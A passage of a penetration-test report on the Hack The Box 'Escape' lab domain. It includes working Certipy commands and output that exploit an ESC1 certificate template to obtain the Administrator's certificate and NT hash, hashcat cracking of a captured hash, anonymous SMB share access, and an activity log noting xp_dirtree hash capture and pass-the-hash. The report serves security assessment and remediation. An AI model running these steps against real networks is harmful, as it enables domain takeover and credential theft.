    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2022-11-18T21:10:22+00:00
    Template Last Modified              : 2024-01-19T00:26:38+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Administrator
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Domain Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
```

Request the Administrator's certificate


```
certipy req -ca 'sequel-DC-CA' -dc-ip 10.129.228.253 -u ryan.cooper -p $(cat ../user/
ryan.cooper.pass) -template UserAuthentication -target dc.sequel.htb -upn
'administrator@sequel.htb'
```



```
└─$ certipy req -ca 'sequel-DC-CA' -dc-ip 10.129.228.253 -u ryan.cooper -p $(cat ../user/ryan.cooper.pass) -temp
late UserAuthentication -target dc.sequel.htb -upn 'administrator@sequel.htb'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 20
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Get the Administrator's NTLM hash using the certificate

```
certipy auth -pfx administrator.pfx -dc-ip 10.129.228.253
```



```
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.129.228.253
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:[redacted]
```

3. C3 Weak Password Used on Service Account - Critical

CWE	CWE-261 - Weak Encoding for Password
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The tester was able to crack the NTLMv2 password hash of a user using a file of commonly used passwords.
Impact	The impact of a compromised password is extensive. Since passwords is the main method of authentication and authorization in corporate environments, a compromised password means one can be and do everything the user can. Also, since in some instances, the same passwords are reused, the compromise of a single password can lead to the compromise of other user accounts. In this case, the compromise of sql_svc's password gave the tester remote command execution on dc.sequel.htb.
Affected Component	• sql_svc • dc.sequel.htb
Remediation	Acme Security strongly suggests changing the password to the account as soon as possible. Acme Security also recommends implementing a stronger password policy, one that doesn't allow passwords that are in common password lists to be used, especially for privileged accounts.
References	• https://cwe.mitre.org/data/definitions/261.html • https://www.nist.gov/cybersecurity/how-do-i-create-good-password • https://pages.nist.gov/800-63-4/sp800-63b/passwords/

Finding Evidence


```
hashcat -m 5600 sql_svc.hash /usr/share/wordlists/rockyou.txt
```

4. H1 Anonymous Login Allowed to Public Facing SMB Share - High

CWE	CWE-284 - Improper Access Control
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The SMB service permitted anonymous login without credentials. This provides unrestricted access to available files.
Impact	Threat actors can list and retrieve internal files, potentially exposing sensitive data or aiding in reconnaissance. In this case, the tester discovered a file with the username and password of the Guest SQL Server account.
Affected Component	dc.sequel.htb
Remediation	Acme Security recommends the following whenever applicable: • Disable anonymous SMB login • Restrict access to necessary authenticated users
References	https://cwe.mitre.org/data/definitions/284.html

Finding Evidence

```
smbclient -N //sequel.htb/Public
```




```
└─$ smbclient -N -L //sequel.htb

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Public          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to sequel.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(joseph12㉿kali)-[~/htb/escape/recon]
└─$ smbclient -N //sequel.htb/Public
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Nov 19 03:51:25 2022
  ..                                  D        0  Sat Nov 19 03:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 05:39:43 2022

                5184255 blocks of size 4096. 1438589 blocks available
smb: \> get SQL Server Procedures.pdf
```

5. H2 Sensitive File Disclosure on Public SMB Share - High

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The Public SMB share stored a PDF file containing private information, including the username and password of the Guest SQL Server account.
Impact	Attackers may obtain data useful for lateral movement, exploitation, or user impersonation. In this case, the tester discovered credentials that allowed him to move laterally into the network.
Affected Component	dc.sequel.htb
Remediation	• Remove publicly accessible sensitive files • Enforce authentication for file access • Do not store user credentials in plaintext where possible and let it be accessible without proper access controls
References	-

Finding Evidence

```
smbclient -N //sequel.htb/Public

get "SQL Server Procedures.pdf"
```



Bonus

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password [redacted].
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Escape's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.228.253	53	domain	
10.129.228.253	88	kerberos-sec	
10.129.228.253	135	msrpc	
10.129.228.253	139	netbios-ssn	
10.129.228.253	389	ldap	
10.129.228.253	445	microsoft-ds	
10.129.228.253	464	kpasswd5	
10.129.228.253	593	ncacn_http	
10.129.228.253	636	ssl/ldap	
10.129.228.253	1433	ms-sql-s	
10.129.228.253	3268	ldap	
10.129.228.253	3269	ssl/ldap	
10.129.228.253	5985	http	
10.129.228.253	9389	mc-nmf	
10.129.228.253	49667	msrpc	
10.129.228.253	49689	ncacn_http	
10.129.228.253	49690	msrpc	
10.129.228.253	49719	msrpc	
10.129.228.253	49740	msrpc	

A.3 Subdomain Discovery

URL	Description	Discovery Method

A.4 Exploited Hosts

Host	Scope	Method	Notes
dc.sequel.htb	internal	Exploiting ESC1 vulnerability on the UserAuthentication template	

A.5 Compromised Users

Username	Type	Method	Notes
PublicUser	SQL Server Guest Account	Credentials found in a PDF file stored on an open, public SMB share	
sql_svc	Service Account	Gained after cracking NTLMv2 hash	
ryan.cooper	Domain User account	Found in SQL Server log file	
administrator	Domain Admin account	Exploited ESC1 vulnerability on UserAuthentication certificate template	

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	User flag	FLAG	C:\Users\Ryan.Cooper\Desktop\user.txt	Discovered user's password in a SQL log file
2.	Root flag	FLAG	C:\Users\Administrator\Desktop\root.txt	Leveraged ESC1 certificate vulnerability to retrieve Administrator's NTLM hash. Then did a pass-the-hash attack to gain administrator access

A.8 Activity Log

In order to assist correlating Acme Security's testing activities with Administrator.htb's logs, here is the tester's activity log

9/9/2025

Start Time	End Time	Activity	Notes
11:15		Ran nmap service scan on dc.sequel.htb	
11:18		Anonymous login to SMB share	
11:20		Download SQL Server Procedures.pdf file from SMB	
11:31		Login as PublicUser to SQL Server	
12:05		Executed xp_dirtree stored procedure to connect to local IP 10.10.15.30	
13:24		Remote into dc.sequel.htb with sql_svc credentials	

9/10/2025

Start Time	End Time	Activity	Notes
10:30		Remote into dc.sequel.htb with sql_svc credentials	
10:31		Enumerate host as sql_svc	
14:11		Remote into dc.sequel.htb with ryan.cooper's credentials	
14:12		Enumerate host as ryan.cooper	
15:58		Enumerate certificate templates	
16:03		Request certificate for Administrator	
16:10		Get NTLM hash for Administrator	
16:12		Login as Administrator by passing the NTLM hash	

End of Report

*This report was rendered
by [SysReptor](https://) with*

♥